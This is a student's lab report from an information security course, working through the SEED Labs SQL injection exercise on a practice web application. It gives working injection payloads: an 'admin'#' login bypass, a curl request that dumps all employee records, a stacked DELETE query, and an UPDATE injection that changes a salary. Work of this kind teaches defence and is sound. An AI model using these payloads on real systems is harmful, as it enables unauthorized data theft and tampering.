

Introduction to Information Security


CS458 - Fall 2022

Lab 4 – SQL Injection Attack

SQL injection are very common attacks on web applications which occur by exploiting vulnerabilities in web application which include common mistakes of web developers like not following coding standards and many others. This lab is to test this attack and learns ways to defend it in test environment already setup by SEEDS lab.

Task 1: Get Familiar with SQL Statements

First, lets connect to the database and play around with some common SQL queries. We will connect with the already setup database in seeds lab VM.



```
[12/09/22]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.


Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

Figure 1.1 Login and loading database


We can create or load an existing database. For this task we will use the 'Users' database already created by seeds lab.



```
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)

mysql>
```

Figure 1.2 list tables in 'Users' database



```
mysql> select * from credential where Name='Alice';
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002					fdbe918bdae83000aa54747fc95fe0470fff4976

```
1 row in set (0.00 sec)
```

```
mysql>
```

Figure 1.3 Details of employee 'Alice'

The requirement is to print all profile information of employee 'Alice'. This we can do with a simple 'select' statement. The SQL command use is

```
select * from credential where Name='Alice';
```

The output is shown in figure 1.3

Task 2: SQL Injection Attack on SELECT Statement

SEEDS lab web application has some SQL injection vulnerabilities, so we will try to exploit those by performing the sub tasks.

The login screen of web site ask user its user name and a password. Authentication takes place based on this input data. The code implementation of this screen is given in the lab file.

Task 2.1: SQL Injection Attack from webpage

Our task is to login as an administration and print all information of all employees. We assume that 'admin' is the user name but we do not know his password. We have to decide this values based on the given code snippet to perform a successful attack. The SQL query which runs in code is as follows:

```
SELECT id , name , eid , salary , birth , ssn , address , email , nickname , Password FROM credential WHERE name = ' $input_uname ' and Password = ' $hashed_pwd ';
```

Now if we input user name as **admin'#** in user name textbox of login page, the resulted query will become

```
SELECT id , name , eid , salary , birth , ssn , address , email , nickname , Password FROM credential WHERE name = ' admin '## and Password = ' $hashed_pwd '; (red colour part become comment)
```

The above query will return the row matching with name 'admin'. This query still return admin information without passing password (password condition is commented with injection). As the name is 'admin', if condition becomes true and return all users information to the web page.

The output is shown in figure 2.1.1 and 2.1.2.




Figure 2.1.1 login screen




Figure 2.1.2 All user data

By the above result it shows we have done a successful SQL injection attack.

Task 2.2: SQL Injection Attack from command line


We have to perform the same task as task 2.1 but with command line. Here we have to use command line tool curl which can send HTTP requests. From code snippet we can see GET method is used to fetch user name and password. So, we know that in HTTP GET method, parameters are passed by appending it to URL.

We have to encode special characters while passing it as values to parameters in URL. So our URL for SQL injection will be

curl

'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27+%23&Password='

Output of this curl is given in below images.



```


/bin/bash
directory
[12/09/22]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27+%23&Password='
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->
<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table header theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it ends within the php script adding items as required.
-->
<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->

```

Figure 2.2.1 curl request (yellow underline)



```

/bin/bash
<div class="collapse navbar-collapse" id="navbarTogglerDemo01">
  <a class="navbar-brand" href="unsafe_home.php" ></a>
  <ul class="navbar-nav mr-auto mt-2 mt-lg-0" style="padding-left: 30px;"><li class="nav-item active"><a class="nav-link" href="unsafe_home.php">Home <span class="sr-only">(current)</span></a></li><li class="nav-item"><a class="nav-link" href="unsafe_edit_frontend.php">Edit Profile</a></li></ul><button onclick="logout()" type="button" id="logoutBtn" class="nav-link my-2 my-lg-0">Logout</button></div><div class="container"><br>
<h1 class="text-center"><b> User Details </b></h1><br>
<table class="table table-striped table-bordered"><thead><tr><th scope="col">Username</th><th scope="col">EId</th><th scope="col">Salary</th><th scope="col">Birthday</th><th scope="col">SSN</th><th scope="col">Nickname</th><th scope="col">Email</th><th scope="col">Address</th><th scope="col">Ph. Number</th></tr></thead><tbody><tr><th scope="row"> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope="row"> Bobby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope="row"> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td></tr><tr><th scope="row"> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td></tr><tr><th scope="row"> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td></tr><tr><th scope="row"> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td></tr></tbody></table>
<br><br>
<div class="text-center">
  <p>
    Copyright &copy; SEED LABS
  </p>
</div>
<script type="text/javascript">
function logout(){
  location.href = "logout.php";
}

```

Figure 2.2.2 Web page in HTML

We can see all users data in html format in figure 2.2.2. Hence we have done a successful injection attack through command line.

Task 2.3: Append a new SQL statement

The task is to run two SQL statements by SQL injection. Now we know in SQL two statements are separated by semicolon ';'. So, we will try to add a delete query in username textbox along with value **admin'#**. The value for username will be **admin';Delete from credential where name='Samy'#**




Figure 2.3.1 running two sql statements




Figure 2.3.2 Error thrown by php

Here we can see in figure 2.3.2 a syntax error is thrown. But the queries are indeed correct. If we run two queries in one command separated by colon in command line we can still get output but here in web page an error is thrown. So why syntax error? The reason is **PHP's mysql extension, the mysql::query() API does not allow multiple queries to run in the database server**. Hence, we are not able to run multiple queries from web page.

Task 3: SQL Injection Attack on UPDATE Statement

This task focuses on attacks which tries to modify database values through SQL injection.

Task 3.1: Modify your own salary.

Lets assume I am employee 'Alice' and I want to change my salary value in database. First lets us go to the edit profile page of Alice to see what parameters I can edit.




Figure 3.1.1 Alice's information (before update)




Figure 3.1.2 Alice's edit profile page

In figure 3.1.2, there is no field name 'salary'. So how to edit salary?




Figure 3.1.3 injecting query in edit page

If we enter - ', salary='1000000' where name='Alice'# in nickname field (figure 3.1.3) the resulting query of the php file will become

UPDATE credential SET nickname = ' ', salary='1000000' where name='Alice' # email = '\$input_email ', address = ' \$input_address ', Password = ' \$hashed_pwd ', PhoneNumber = ' \$input_phonenumber ' WHERE ID=\$id ; (red colour part become comment)

The above is a valid query and will successfully update the read only salary value into database. We can see the output gets changed in figure 3.1.4

